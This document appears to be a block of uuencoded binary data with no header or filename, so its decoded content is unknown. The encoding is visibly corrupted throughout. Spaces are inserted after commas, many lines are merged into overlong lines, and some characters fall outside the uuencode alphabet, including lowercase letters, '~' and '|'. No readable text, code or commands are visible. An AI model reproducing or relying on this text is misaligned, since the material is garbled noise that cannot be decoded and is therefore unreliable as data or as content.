MT%<\$+@0\$0V[T-H741DH+;!K%S%HRPY5SJ=7\AOM7L!YCH?\(5%?F4K[.], L<V
M^`%TE\$TH>:#-S-RL<._S\G>3O6-Z3X2U[UQWJFJ@Z?!/\OJ?T#]N9];/1#;(
M^; "6S.\$.9+F*G; (_OG25Z"JV;/ \$0<&"(-:*:.&MZ1KZFC8Z9]<H8SN`W!#>?
M!F^XES1[SVZF1TAHP=NOK.PVM<I\I%`_PBW<*9046TUS>=.D.S%DA4")8PKE
M^;RT#`'=H@"`9U^T4S@J`CF>O&3=:NIX9C727-+KPKX[2[#?#&]%'<AH_P+
MUZBC=MDE/9PD/1S2%I>ND2;^Z>PP/Z?@GOJ79+I?TDIG`')G<>[, /12<)&1%
MHV7, 43%8(EVMY:>P<[C6Q7VZ%@/%N24\$L, 1, 13HS_PXBIRP7SV3: !E>EZV/I
M.:L7`V?K5CC%AL7.\$4MVY3)MX>LTF8:92K#B]96(+/T+RL<3Q^ZEY;.._/SA
M44B^L?6Y\$; ;T8RO`_`*B<?`&N]X58-21ZL-*A)(OH5*_3!8P:DZRY3CRAP4
M3PQ.B!#:I?DE[^\Z17@^HCNYS=?#I)?KZMOS\^I4E^EI776;'PM; %];GO*TX;
M,@W3ZUV;=17+_&#IIQU9<SY'8U5:T.XWD'TP!'M', %+HAJM@T^:<?, ;4SE
M]##+MA?`?I?T0L80]^\#2_]L646;5CR]1Q5)\$);:/.#0\$BYV3DM4]]UYH\$4?
M9S*?H^15+R?6V%L["F7+4OEJUKC!A_+#!\, R-O\$2+*3XXV>C9^3BK[= \@_
MM1(=+;4[6T_>BR/[_KOFV#;["^SV)H`'F, Y5?N/KZYO63YMZR%O%\GG_>G^9
MF/NO;<GA, E@6T[UH:>F:>, RCT:MX.]5"/-%-NBZ[[JS(6.#M/K[K[4JZ*9OX
M)=7/-, EK=2?56*#N2GKG\;5E+/'4A, :_+#\$:UM9<K]+8A:C@*5C<1\\$, ;&^%
MW_.)5.;];^F4.B9I-(MH24N2^Z]5IFNB94]MHVSA@>TJW)K'DX(6K#G"PMZ9
M50V!@2\$+NIOP*X&!;>+1+I8)*@R7Q<\Z6X4LY%-^:PV#]P;WE?S%HR!C);2YI
M:`MU, 6%G'H1;V#, [PGYQQG'T0XO%:(V[[J*:UY^XK, UX81TG?K68=O.RZ.TC
MI+#+-&M&8NYPO(NZ&QKK'I+>HL10QLI)S^^!7!N9:B5O7:0".U>R'G&4KC'CY\
M(!L[C4_ZP%_@*0X`N[:HCO1&A\$8RI_Q%2Z1N1+@?DQ9J3T+^+1!/H!.5
M0K*QY+=.SJ, 3VC]F1\C**91)X/<J3314Q6/_]5V(]IW7-)WXCX*Y#I#Z@..P
M\$^PB)T; , #) ?>3OVO2?^B`.F;5K6#G^8\$, VX9YGL5UE[YK, \$'.9'S&=-D?;@ \$
M/VO'C2S;)]_83984M8B;3%V`&S^LJH<P+8(\$TX=KG.[#F-<GR8RC?7JU?S-
M^6):E>N\$3^L=S/C&`VSA5\$Q#](GA?9@>L;\$4T1SBRT9KML457Y7H&U2)#, U
M96@ZVV, _ELZ?Q'/4(D5S;W1\\, V@YK>Ylj^S, 4"A"Q5)F4TZ[-UD]OS+9NU7
MZ]74X97<\5HBXL:X:(3L\$3<X>G./\$U8TM>2M39:K*='*5?`-W36NCF=DR9HG
M>'5!!(FX:&R4@.`@(XO6='AU2)?;\X0WV!PJN<FKO)9>+!, Y/5@1:98Z, O(G
MQ(H)^%0N+:\$OG&Q(<7''(N?I2DX3]W5TJ19PJ\R;<N;?`7WT;HY/*>AJDR
M(9U., -GS\$!D\$:4+)]QWZREKSI/:9VXL6N`OV[:Z?ZUZ*VGW+/(>\+V>QLDBK
M/OV#I<5:"TX35%YKC/<*X:5[S?]X\$-'OVW&>"5/HN6G*OIU\6\$WZ&S['A2.
M28, ?/29WFQ:M?S8RE.\-[QS&4:8N35)TRG3856PO)LL4*S=L:4.X>(F+\$CV[
MY3\$5ITR?;' +?8P[R](L2<1SNHZ)<!_&1, [G'IC\$<5]\$<"`O]VI<C.?D1/V]'
M#Y@URA]\$E+RUIQM&18V8WV=<8RL3%9ZY-SA7(M31[CI<['/, <D[=19P1KEQ<
M#N\$?<VI/(N*V&O[LX!`'=8%Y:~F, II.Y7N5\$\GDGPJ)I&551-(LB/Q=M&'OAW
M]Y)!3=%AYYI, 6\$`3_&STR*_S!:N>%, +&WZTK%QJ+LS1T%@[346XQ&^: :8P/
M5_)NJM-Q_#HJ*G@&\NK<!"K&\`-U`#7\P*_SNMTXD5XO?:TW7&<M!/!K\$[L[
ME+>M\K4`\`_>Y0W+_1XG"IO@J6E^)I_I^0^K09X@-]O5M?WR, L&B=T*EZ+>=
M*0?%0Q*;T0P(M.3^PQ'S\3U"SA\$B>HYO:7Q75!V?5T<\?TU.7J]E#/%E+A*E
MF]4XI.Z%3EV4<0>/L*[JV`WW8E*Q(_ .UT2J*%GKR#8?9)=.N_)& , ' +#
MX96^B-5@GU^>0QZ0U8E'31??R^6U[Z(BQ)0=[+=WDAT3W+^VLDLFI PC/+_:
MKI.NL, 9LJ0.^F93/<[550N82]-A0X^: ^!#OV"OYD@#:5H^C+(TJTZ`N]PD0M
MG>!^+=S>=IV1?[WM8%-^, ZSC<[*4L#CBW?['TH83)S*SG?T*FE\$GKY73]_8:
MKSNNRS+AM8P&V9=/(4.`M<&NK5)Q^Y7`C0?M_`W3[PQWT9AV6"VDCEFJ3:VG
M`\$C*^8@YKHQ)=M, `77B6Z*7L<A>\$`W-&B563X6SV'>9"J.E)]O?AB![_ (O4[
MJKVVW^^/QC!EW;HO?+(\$*_ .ENR(%4RE;B`[#6&_CBJL2, HIFN!9LIA%&DC4?
M%P8?%;WFEGS:.(ZR6, .<!`?QL`>T?@VN<'2_F2>H.:S"1=K\, BNA(SI%=/=.
M, MQT%Z(*6FP4BFZQFD\&L`QWA@`)]@[1KV!:29HH#B8MYV0<7:%1TV)(2QQ7
M8A)U)Y42"^^C/:MM3_\ :GMI#Y1[TNF)Z5N+V?GZ<NV]@<V^8`TIM68\$XO3EUP
M,]<JNQ\$SU\Z[3;G;^/RF7%S2_: :<731MD.&C(]0*-R1>Q5%\QVA\YFD1G`"S
M35.IZ\KKN[4]I/, DS: .H, %>D62P(;U-J5H9XF%_2!H6;ZRH.C+;H[1UH`K
MZJ<BID*0)9?57305MU!:\$M8&R"]X)=1^9]XG50.CI@V00MD5TC9EHJ;M*5?X
M)Q=\$N^?1+"2DE!=' ;50BNHO[KQHFUY*I%;LNZ?#W\ :9&=`8BKD6_1K(0N\39

M!\$P-'I4FI-ID(GXNBS5XYR@D9"<%0G^''UZ@7WH*&'TM'F0G\$EPG,3HDTF^_MJM)^MG'0?K9^OZK\?J4'?!I/BU17V5SYNFGRY2O*;^CG#[I;@:#WC9!W(J\$/M6)\$/<HE&O_NQU]5N_2.!ZXG''=ZO^A!KR4_P,?1\$4.A?Y8GQPQG-B9DQ(*@\$M2PHH:Q'@J<0"X+XF7I8+>><^)*_C#A']IP4RD\$TV4BBE`\$N>+@49?,<NYB_L#M"Y:&8H4#9R78NW?J%L#M?/.&I-CJ&!F*WYC[OO&YQNF_.P(7+1Y;].)'(1MG?LP)/=%<_KE(O=!K.8I6NH")3[=-YUU@WGZE73&J\O_[_O*]/N.V0>=V8?KM)#N:V<?9XGM3WL?O79(?A->C<\3[Q"[8\@?"NK'_KYV/P<?I^^U02G4IQZCFMXZ4V-<+<C+'IACRH;^T*P.!LP*"*^?>^IR-EDE_M:AYF?1U[<BG0W3RH\$,?\OM1%W*F4KF5]I6**LQA</KI\\OM;WL,W^7)?!#XRP,3;O(5B\$YPD+?Q\\$^Y\$#M8'S58-&@0YKA?ZQ"D?A0_G@TCV;4_Q5"M/5EF!:>@=@WI;LO.O#SB&D!*>S-M5[D@I,PCY&A_6(DT<K0ZMCC_7RW<DEGH@V*"M9.SZGW8V=\$!\')*_S'PMW:YMZ,I&F[2K4!1?&B#K)&,KQF%)SC^AS\$"6*0B4.F7.A:CF[]"A'FAH3QB0:>=AMR07/'*/4'"I'<B\HE-?!PJ8Y#QO_TG!*V>.]@:EH^!E(PH4A\$.LZ\W-/ [57ZML#G]J!OFQAX9:?'G'/,/\$O\Y--'#[^CL';U7A,\[_]?V'H_-GP^VL83\$-\\$NMB6=>J/A@V'E[2]Q@BK9U[.R)9',CEAD*#@/AJ*)2'Z%2W+!-MWV^V'.SQ*S"M.]4\V5%_OQ9*T'K8"J2LPU:79-0(TS*&T8Z:AB/(0R4N9=2*W+:(L49A7@!7MC_@KA5!]^4GM?Q)DA'KV)/AO?I>T8N_NAN!\$S0'#0V8&*SM%NPJY_4AV^*HAM'?8^52J@6=]O9#]?"C:OI#;/IC(^>C2_2#2/"#2/B#2.3#E^;MH6G4:.S[M_[23WTD_LUSR,'Z5@YXQ@O9!AOYA,E)N930"^PH6##9]S6A)G^,NCB8Z^A12M_<GQ9DOQ5QZ\O\$%L5ON71\$P(ZIYZA0#*V;X)[,KN=LG^XCA"1J@N,*@XQU@P M:+()@S]:>:J*GZ<\W-C-BE\$&L=<*@EA^NB;[WV@KV&G[=LJ?0;Y#I11/JC7>'MR3)'<@L:LHUKC\\"__S3W]^TNX>HIP>MUP\,+@L#3DMODXOQD@R;D8'3?,K_M=Y%#@[P06(S3.!S4>P#+)0*V&Q@"3%S@[JNH4'3^GW'\$=DK\YN\]CCF;(G*7M^+()X3F;L'7Z)1N<.B\H<)?'7+A(=L_@6=!@\$WM(/#Z00OXL_P*2*1L@I-KM"+*0NR!14@C'Q(MX(>D)4=Q\$5P^C!WTEU-NU5(8_+%86XT,^-*=@A0681LM)WOX+=+;/>8'IQ.K>%G*>|G'J-PVT^UISN[IUO7#DX'#,IW@.H1C]--AO,[MI25[H;K=W6>=SY]AYBZOW/O!WYA(+USCOG*M'^H[XUT&WY(I+?IG/[R_WMPO>>L9Q--KE+9LJ83T_<WF"]Z'8.L4&8O4W83)*,6F'%QL4U^)^48:B;DV\KZM3W/OE&Y0Z*\XZ.U(<\$8SJ)!E_H8=G.S=-2CAFG!+?#[^E1.-?<F#4D]R[!'KM]M_P;DI="S(6;<V<A/']*M*Z9N"FQB12HZ=A<%,Q3@+5B.60](F_N"2OL(5DMQK.&KN9-#B)&\$&PF-^C'Q)=86\$\DHZ1/2R0.>@=A:9^=Z7=Y77]TBI->;Z-XM@AEU?H*2@Q>A0ZWYXL)D%/JI@&14+SE<'ZP!M5;RET4Q6QX]JCR\9TVQ5,Z\MX#S\WZ]Y*/<*PQ1@:;GT:'TB_0Z+%7F5OUI1'1(_F7ZW1FO0[D^MGOI]^F73M"J5,OPK%F>Z?XU<>*\$ZL8YX?#?#]_8)V&%%\\$M")=>X'1?YE&?!\$:O@/7@KS3MSM.A-8'XC8SA`["K<%QJ2J6+T[^;H.RJ8#B7<W@OTK]7>?"=1Y2"'9'A_:ML5PD021X1G#GX&+5D&;4>\I=63"74#>.T[4'\2AGA&L+Z\$>:SP[17WV6RX@NMP!I_XET\$7O\$/U@>0CQ?>HM?-<IRT7N>:QFY\^C(H*Z9[+6^KRS\$Y/])^=\M(W)]Y,^CH2*_-Z)='2U'*)LL'MU:R^DP0/BKIQ<AN.AY%\\$OUYK@SK!-=\J6M']-\^G^MP;C'!W56\$FU<I'V#VPBXHANVM3PTP0ZNMU<3B/K4)H*WX7>E/9R/MRUU(U'3^0KAKC[@&O>-BG?S\$WFN?76DGD1=\CV*XV[C-Q!)'YSM#S%9J>0.!KM:M#Y?+3GKS<MO(?>9N1K'\0W\\$&(93<Y'4+P^VIV0K\KJ6%=\.\.%YRO*ZHWO M_(6Y&[UN6GA=L]\$;\$"^^8KMHN!X*'EF]P[/+;M"#1,39<W\=GZ]XJ[&^?OS)MQ=)O_Q.9?+>#H5=EL3,5XPMVJXXKACAHN>RF+?"= \$H4_ 'O+][S%45U4[T]MZF#'7I)81@VIDIFZ'\3EV,: (K6VR&/TGPOMAR-GK;>C+\$42]@A\$,O8E!@LTA M@B\)/-UP6ZC#"5+=HW&:W:,];#%CTY_+H5<9\$/72_<?56K(8*1^<\5UATEWM&92+]E<)OJ+V9T<_JH=<B+VBATYA:"8UL)(LC.>:%:+\$4T/K/_PY995FB#5;Y M2K+14ALBW9*VKR9#6U>ND;2DHOZC,NTUY/5I#36VK9">Q%6&?,Q=!66LFHV#MI\$E&](<-GKIOYVU05;HQ+7P%.6UX>5B(%F<@2HO=-8E#AY289(52DG&S??E^MB!97.*G#7D)=>2T<B<!/;FUYS8PZO5"\9<O;:R3-F^;O\WGU.K7YMI;\$E0J+M>F9E#7,)FHZ94>F7VJ14&ZR044'2@E5T;]6B_&BJ0T/H9^SO1.3W5AS/*8'\M'G^'E@[S>4JB!6_EJ<>=J(R') +PSPODQ<Z(3);S'A8FP\J+#_PXYW#)%*OD M1AL?&C;<UN!9EXO'A>1'AD^+FMOB-'IQ-8I'49;]N"@M=U]-?7"S*2)Y3_# :MP1YH:\T4+,AI_CWZ:QN).IE2K+CWNH>MF!=V(R'@HCS'EAK]I]Q\$D'%T(E'8M@*%@Q96>N"5O6DE#0L[H3!I'L4,].TWQM=,^=]GR)"#K+L/B2/P1Y_DIO?'M?MS(N'%*\@T%BZJ,267JN!9/JGOHO%=H@HH%25%BDKC%A*Q10WE.Z4*:0#%NM'R9,*44%E+)%ZOR,OT7+O)!@Y'ECF"#I&6JX%QA'Y>@<^%\>]28<LEP08-M2R[!!A7+%L&YDH;V'(_@^7UHY>3Y?:@YG@9,I-*;!G:!XM:&QJ_%\Y9T'7L7KM!0V_<Y9S&GISCJ<UY.6LTY=[<\(L*CB+&\TJR(J?ZU5PE30;5#"55NI5")7\M-<I@2L<:5'"4^C3*X\$H)TK8&A8?F\$M<\$&VZ*EYV'=C\.+BC\$CM-3WZRT(S_*MQ6!)/HB?NO[G2U)LH@F-!K'^?K'\O_[]3_2__OU/]G_?MF:C-R89)_<%[[XMP<+(DL([;:+^XF45):=O&!S;00*0&+G-,2NW"@JS:G&'Y^//()#=\$*X@/]U!M1"[[\W"8#^CA<64<\$/\-OL3>^RW_MU(._HQG%P_!/&EU1!GL>;\$NQT%90V_M(!CBY9'I0V)?!>7H[SU(%#5:)T71VCLK%9<SO2"_V: ?03D>0#O=#N7J_?HRM\$K3ZJT189.97D-HCB]'7=4'2\B9K+NU47\?,]2>_<G/L;V0500<2')QUEM?#M+O@KMO!\$V.*&"D.OA<^?--8*-?19GQ1OR%R;,9U:\$K-0[PLSS*_*;VW.6G\M-L8TCB9: &_S!#9UUI@*7Z<?"O5\M+N=-187PXD8X.Q,=FR:M\O(<:^MZM\$6M=>E]9.B/)?\T@R+73\$P*]P'Q;N0&OP\GAD"V2,^B:5!9_?-'-0U[O"EF-+V.MR'.M3UO@^?E'!\-TG6;=_/FGB"X##VR6Z)\A_,+>[D-:3'U_>V=4VRR3*N#(M4; ;Q#3,[?E/^-'X'!\U;SZ,TKQ<8L#/_W=LVQO_9-><TV'P"D8;!LA<3YDQ&M/528+>9D.(SRMIS:P,4<WB6B[V8]\0XPS\$CO8R"O\-"0L*'O^#"?@M!JLI!

MU+8* [+5<O-S_*VJ^&!;>=CU>3ROI["-],C:9_&AS+K/D.N!Q=;MN"28RC0B=MG`9+YW(8N%R\$(O6GA5G,D`JNPM;A9F\CROXINUT-#P:*C@/J\:(7TTPR740M0-7L9>#EM\$8>O#40'%V)E\G)K)<9&#Z);>! /FS9A4JT.EE[CXN:DW>VB]<C+MH.DDVMV8'3:O6HF_Q,C4ZK/V=:61+7`OG3X;6YUG6.=+=0L-1U1T='DZI[73MV7#M=\$W-]-B9)B%'_WZM>]T2?N/;)\,>`^`^S,,NOC<)6&=@\$FA[CEWMMER8BV MV\$8\ \$R8\L^W<) QRRD%8^K@KY)\E9\$3@R>CJD?9; (>'9MU=JF^M5KX(V*'^7AMD?F&9:*#GY<(ZY:R6!5<U^@)C#P_TZ:I;2@O?:/'E/'=)VYD6+%E7PD^BU9%MLEUDK+51[L9D\,H:2,4[F`)\XHRA^\.A&T"W1&/PV5`5\UW`MB`%26J5N2G;M,68`#&_UNQ^3U?3K03KDO4*U\$?N.-%(-&+LC)KQZ6&*FFJY5&G9+.XYNE\NQ M7_;!W0&Z,*UI&N'CWU]G]B.MD5(J4; ;+C#4^ (Z/3B&5B@\GE.\$OU1F>7_<./MAY=J_4A#@U8YD2-O/:UBE]5`L2*SPL*GXO="RSOYJY/EN\$8BW="#8O1\$J=@&M&)GC<7.<J4X&\$Q5#[+W*9LABZ;\:03"I880[*RUD[+-V)I=#C+=)OJJT0.ZMJ`13LE^GF5U5SF!,O+S<9O?`3\D\7L;8D:*W?B%MBW`BF"+7*"Z6U"V-6'\$-M:K,QLYU_X>G@F<?Q7MG,FK7I4Z]'I!%G=S]60:YUK&EQJW6X&QYEFWB^8A\$+M6L`7J(6)X#;<6KIMO5F"JEMR/^W]=08D*,%;D-F\$=N<X)Y&NZW3H.WP<+@VIMR, .+T-8=H1\`G')T_+QT_"OP`-W_5`'_N4\UZL[F(\-G[ZMFN-GXBB)](Z%\M1=IJL8:R<B\ -P1!*&\(TK\T`%A/O6\$;I*"Z]F[G2N/*H<S\["761N6Y`<?&-M\$CEODDS<MUIVE)4?T^;+6+,P(HF[[K_-C!-O)-E1/*GRO-+NC5T"A!;4TS#RMJ)J5S/MU9*>2'BQU_8H5J&<E"%75!^/;!YNKR"I.%SKAINMIE94Y!EEKE+2^MO^#.A/F<65)I'(D:M3*6CK+\$DG@8NGJ_U<5L<W:]X:K&;47)X36(-F266\\$MD-Y3:'PF#@P+)Z.)+YV!X[DU*4OT7F[ZJK%K/QI>3D]C#5FEW+]NTI#WTY,G M#U\$5N);RTBDH*Y%\$+_4)SV8;X06EY0VT]Y0#\06P_MSK9HWG,&*G:Z%S)L' MSI(RDTLG4F#4N[HVU%:L22_7FAU#XJU13MAODK8JM(L+S),>Z\$E;O\E2ZUT M*QVE-B`ZM`#7?'F1@ZT<:+`18@WBNQ);>\JLY;A-"#*5<P*8V:7;VL#PW`M-3TPY*NP,B?Z\^2@O3-2JE48!!)N+VDT9C6>R+3`"[NS95K!(.AS-.S9""MQOH,O".B8PZO%^\>NB??^K)_ \$NSSVA1BT5'T#Y>(DWY>8_\$JG+^TPS59Z7M/_*XUMHT?S#E1);_[0]015A=-YWF7N<T<A)N4.KE4QH]0P<-)\$]-.*LBK:M8YAJ#"X:9_V1Z._<KU`"HG8*EQ;<B*9G!I38(9P_K)HF%FUB=X_TNXT!^)MV)!V3*BUW`L9B\`B-["]8NK\$YC%1/\$*LEEXO7]:2O:S[;TX;AGL]6V+2`74MY1=3%`V*P!P_%OED\$REGP4=RI0MZ") [W\$E1DS3^2ZQ5V%&RBIQ3.5!-#S@4M-9@*WNC.1+2+1><P[ENV?*SN'Q0U^`O>2"/+R&41)WDF9;2H,S(%?II_`X9? MTS53M_4GN=G6/-\ (98S\$P/>AWD'AY><H,F^D9>H^4ZU%J>+I0!=O1<J_=Z*S MP-PUNFT\$SV\R?G7OMC'_OC5HHM#)&'R5F2FE=,0(IX3AK4BW0W>B_)BOB4K<M5I>GU\$Z004=XU#BJ]W?B:"D_(:%B528FFZ-,V;,,G+41=J^-:Z5N[NW8:?V' M[:JI.Y9Y#Y5`A&XMFLKJOM1?LBG/N+!P3X\$/M3+;B5"&8@^KKG6%:HDY;FMN M_+, -;0U>^P3; ,N=&-+R65;XZIP"#[ZSRUHH*249;F8NPG`*;&\[%UMS]9]LW M<WARY3CV/'F+C!%>N`L;\S:TJ-_>1Z?8`V4_3"7-E;^VB?6\6U><6B#7O\RS M&EM(EOPI/H8\J2ZNP-`^ZV\$-+HT;#8\$[0%05H,07L]<<:ULN:)2\$UZ92/G#7 M2LX32FAJ<.F5C_GK7GQ=3PM9")-8)5J)I)2MHF\$MNF/P6;H25='4B:\$:J_4G M3?D]HT<CMP0DDG^,>SS,OZ;-)\$ZZIF6LF;H1M2T%S(88F5SRR:JCV9F`_)SZ MN\ASDRAA+5RJ;5JX8Y*\LK-I)PI'8K=<YSAC9@Z2T-^&+PV_ZX=<O95PL\$02 M'<A&)\$<HU>:K]O[PA4[:*B;\IC8)FBV4-/MYM�*U^=L8_7Q]5]]J\6TWSB MRJKHYZRVDV=2?8A78N=SV2?L8^0-_C-EZ\&5`LXVPB)N\!'(;,U*+C(V;0G.N M>JR_.@GV6: SX)\76BSLHH.+S`U/_TIJ?)Y6<L\RP;"(*,-X&'6#0_6&9!G MGCDG&E([3Q+NF!\$?:3!>X7+S6.N,=P<,VP,08[JJ,8#8#H;SJV6JOA:[-KAMIJ0?98DC\O2.64J#9NHB@E,?)Y'?WSDJ3^+&>/LJ&*`%\%-!O7VVSUDUYM338= MTPJ'8WP2"U<7;KJ\ -:Z[E.-&@,>CM']_C/T=YP%K6771U-;[]J6REW1F"J/M[V.EB/Q#<U`I)AT7%K&RK"?SXFF#G^Y)-]7!&\$'AIX)I7F[FQ?/&O89HS\D9 M6OZG\$#+YX3(F:C-TM8\QX^Q[F<9.XH_\Q3+@.8@FM^\$].1SHNA`'P385IX0E MN>L>JF7PQG#0Q;QRUGQH(YGP.)JS.YO9)]<[I\$H`-__QQC4#. [B="@RHMLG. [MMC0W>VICT6B5D+*, -G-(8GF(N;XV%P:R_&+'+3DWPXPX?W#R/+@T5`B`@U]W MB7>0C\+;B"FH/.)"\$1V:&TN]\$*<O2)TZ%-;!>0<-Q^:?7YB+2\$F]JPX%`I%2 M!GP-)K&C\$)B?O4ZZ%TQ79/%`#_4N@]+YS?)TE36OVT#Y]2/](._7`3%/C0T MHJ/;N'E!E7?O_`[Z"<0W^K\F5ZA3]Q+`=0PH;ZK]@.*?+E31#%.UC2GNBB8+ M^>_OJO85N:R,3JVA&)-]6*`+5MP'76"WE7VH]">X/N65+S&EOG(A\\$8\ZKA M\V=52&^KRP8)NH?ZC6K/\?2\N&*A5A6W:,K'^3\N%G-YOUZKK!2HI.C^FLH=M] [D_KH.N5B,?#OZ#@W^:+XN`%]LH`Z<35*0!#[/YE)Q.*S3R+\;YWZG" ^O@R M3*A=WY;!7!0CEK#F8H?'8%T/#:X2\H_TA,-(EGAE<HWU9B&?Q\@BC`C@G(!Z M3;>H%1T=[Q8E%GM;G[V6`/;:TP]!^SOL4&(>1[_W2UV1,Y#0MX&0Z>!?;UI> M3^*8G<_`N64!L+8YL\HPI4%4SR#_B+H;!EV:C*17AK0:-7)[>M9.ZE; ;C_N& M#N7PWQ7S8^35W,76.&],NCO=-:N<WDQKU4!Q(RI[,U9A>C%'EO?I6@`E@4U M(9S)\/V?U5CC4X0YRPKV("9Y!K6NU,/6%?^H%!&MUF9<0'.E9\$/ZA(+UV_ MN/)246+NIHI\$[8J[+C9J33_\`^TW'3#)YSB[0Y4>VD5D(11.:=(X<Y<;#JN^ MP04TJNU`K!0+/6X%_*VW,_KY>E&BBM0[UD)\$`^%5G`6*M`OZ^5H1ADI;U5U(MLPGG+K1Y0^7F0M_;2_VJQ<A`WI0031#[]Y*4;TQ9UO+922J@F:A`EW3]:N*P MGR`#R;*V[U*]<RGA.T&TL?=OA.*7_/?WVJ?BJ[7!`D>5LKFT`BZM1I2WXIM& MN08Z4+EB57\$9BJ\$VW^I\$4)\,N&*!' \$?@16#G3T\$U-9Z&"A\!FF8.O1D`Y:; MWE!BFA08=QKJZ&GF&DJWU?65X&M='<GQY#;B\$-9\,E)%::]5S))2"=MY],?0 M.)1PT9F5`XHQ`] :CI3GKB(C,MIOP>79+3G0VW1+WG4>X^P73B`YAH36=16JV M9(H3:*F6D=K"'&CT3<XAW"CDL:*2F1AN3;-M_-0[]JKI\46(%1\BJF!BOS5T

M\%4W9:9B^PEI-XYQ.8F3RB8["@6B3,R;SP<S:()_>YP4^64S?4()%2/
M>!\$TZ;+\ \ -R]<_6B:^[G, ,J-<FAHSD#Z!\$L<W-E2\ (XS_8\$*.X391&\4LR
MZ_,;CP?445Z`4)\$>K:_L&VZPD.8%3N49GZ;JR?[W]^12XXAYQGBSNVUT3Z]4
M9]7'4%+77?KDF(\)R4=GOTA92`IZ>PX.68L&T)4+4P%O-5QCMB4;=Y*T1;I
MUBJ0@BY3%TBL58S_[3=-U'=\$\?S+@O@=AX(2L#I@0&;9\$LP(0IQZN+'K3'/
M'16WQG/W'*Z8#Y\$ZV&^I#E%O?PN9Y<7?51\&,V>6IWSK'E';=W&T_\#ID'K)
M_%PA6*K`>=*-Q/4[Z..+E8B@_A+(X?'X-]XT^+5*(I8XC94#5DQ36Y)@_7`>
M;\$#BP\$;KY<DVT'!JVL[22+!O!DG[0^HF,\$G8\@;I27<7.A^OI!;R0;9H<?I
MSO*L>=<7/K6P9ER_P*`^)\$%J?:M^ABCYE:#!G4I#>(B&#_0M&V6&\H,*II)
M=Y8@^;5*T%\GGR#VL!/ML8JRW=,BNL&;/5UQY"-,'^<Q\$GRJ.';QTNJAL:&P
MC/R#!C6^[TQO@T;)V.WR\$D)V)5/X8HG?R)\$(*U'T&X'A":K&W4N'X_PL)K!J
MK`&^2(SY7!5W23ZCQYI*E?VK/Y@[<1]LC#\.(^&C2`/V\$: :C?RZ0B,5^*, -Z
M1:F(9.9A7N\$N#Q5:QG[+KF;+\$5KX%:8,IYS'%='[TZ4ACV.C.?V;@'6'5N;7
MJGDVC;MRX+,OS)_7`E<2\$?EZ;9>JH7\$>1''WX0^FAN18C\J1/+_#K+7S"LA
MQ)9UL1;(;>#K^NJ>9]YPOE+;;J>Z%UB0(U*U+[?Y[I(JZ!UD6JGB-Z)GW%[WP
M,H%[;';!6T7\G6/. /C\LQ>=G[/ /\$ /OX9.PX;;ET)TL;Q=B:1MX-P;B/OJFLY;
M8B\$=:W.*7,XA64P5B19H0ZC."%?Q,<'XN3X'E2]8W#&C.-O)6T)GA"QZEF+"
M+8CK=5PEMGVP8Y_\.DAH.43HNDLB*CU>XO:@IOMI`-'W)\$Z"QXVE/\CCCD(
MN`@.CCJ.L^PC+@1^__>L&TH")TP=#TV'T?HGYI7!"K_U%Z0V#/?2H!Y25Q,.
M[TB:4-[N7D\$F\TIT1FW'6M'<:4R'9Z\ '=+\!_5M']NS\>-7>K3V]+NNDAXP
MT3[M9/- \$FG*CA8_M.5[%0P:\=AC'QR)M'JC(CO/#5YKQGN>-6DEJX>P?L&0B
MI86[OO: ^;/OJY%QI!+P2P\$5G0L&O@'(S3+_I:A[8X'9V\R1,<5_QA+QAZ7^P
MK9ZQ^GCV)-2DE([.PQ\4(LI+NWEH^!RK29._*F(PO*M#D098F^]D_N'4TZ3N
M)[1('GO`W\H27'=Q,DD2>V[CLE)%V/];&LQ"#50LDX=S_%//&\V]ZXMFM)'`
MGCK#KT)Z#/Q0=>F6X)I7YFXHDJ?XWW6E&&OO8+(?DMGUY0,_`OA7^*:YVW8G
MS,K._X@_TC#K)"V1&@[B63?N@Q_].YVCU\$8E4:.HN?M^BK3VR<HJ,FX.6;I
M([4M/XMF"UVU\"/4.U7MSG38.=0*Z"GPZGB+_.=/15`!JH7J;D:U10+OV.%
M_I%TPN^#-]#S:C:BNNG.P^Z=%)4%8EX,R_"&9>?2' /@9)KQ:]5NO@>]N0&MHB
M@=9%D\$<+T(W#^B^V'M%F(\UHE#SP<VUU.<R6\;MWF0S:L?J='ZU9#?I;F(_F
M+Z0"8(!XE(9_AR.4WU*8C^UX@C5H_H"O&@L>?#LFNU)*P^U027*4[1(?Q\$]P
MCC*/=9#?QDTBMW'\-W):,JG_B;J5JGFM&'LHIC@.A@O1%W8: !J;/UUVE@K91
M?9KV\GK,O\$#U]@I&K]C%&32&"P?QAS^V5:B?(["%^Z*O\$D_PN=G<Z`"T\L.
M^Q+(CKL_)BD7JGX3K[@]5^ .LHT%<62P>TTOPJRD!UI!&]+JP1]^#`2[\$G@)
M#)-@.EF\LF()0#URV_WUM[I_BWA/'VC4%];&7_7'FNA=" ,RX#GMWM]PX'G9
M,6F\0VF`"N\]-08,4\L'^TH6]C4:<9OXG3Z\^)Y=#5?S[W&%[Y^I,5>I#17
MF'UU3<?>,W6P)*4^,LJ[_Q="G3\YG7G\;VD4.BW\$(('7['SY%93I']UXB@
M3Y&GB6^BU!@=X5E,"=L#V3X;_ME!TF%<5%)=ZI75^K+5\; ,M\$M%ZW>/*&:+'
MI'%S<R'3BN77I! :C^ (7KL5F]G+[7>T3! /;55=OB>GK3>C/" ; -]74UN3&T)]
M<A/W2=C,X,7+_8J5U2YWFBSOO3!W4N1:J:SN5NLQGW"!%?T:7-I5"O9;VA67
MF\$3-HP\L7*\1Y>8,] [A^4W;OV^_NR((+EEY+KD:K9B9+UG3NS#*"%UT^W+6
MSG'87S:L>'AZ(RJPO4P^W"*L!]:%N" T>K, :MCU;=%W66EU(=EUX(#?-IN%F(
M#\$]4G/:MU3H-!MNO]FB@]V5HAYI\;N'"=\$(/?Q%UA.4Q"#H5\$G6DY2U\Y3X4
MJRHX='X1];GU".O\$G>:J(+;)N3RA7,7=H8#K\NNM\$+0IO*1#S]H+MBVXU*3B
M74'>\$-UJ4G3#\$_#Z'+@ALD4LX(45N"&\9?UVR8?NPQ#8=-/W(/_XAN[C1_3^
M-5!`>HO+YQ\$,SC>AU_'M\$A-.X,>6N\^C/IR`Y-;9V^4.^CMDH.ME7W;>I2DE
M[P:R;U1O=M%EE,^C!)QO;"_/TQ:#XF,9^OH2LF]F[\ :?2W"!5VLXW^3>ML>M
M`\7'8/3U.>2/E%Z!@DL;G<#]'>H0->'OJZ\RRJJ]F`BG[#>KOS++)]'9/1W
MM,"'ZS[?W,L-RO8FHO?/@=F%E_P^CSAP`E);WF^7CC#YSOI>'@R=WE\T&/V[
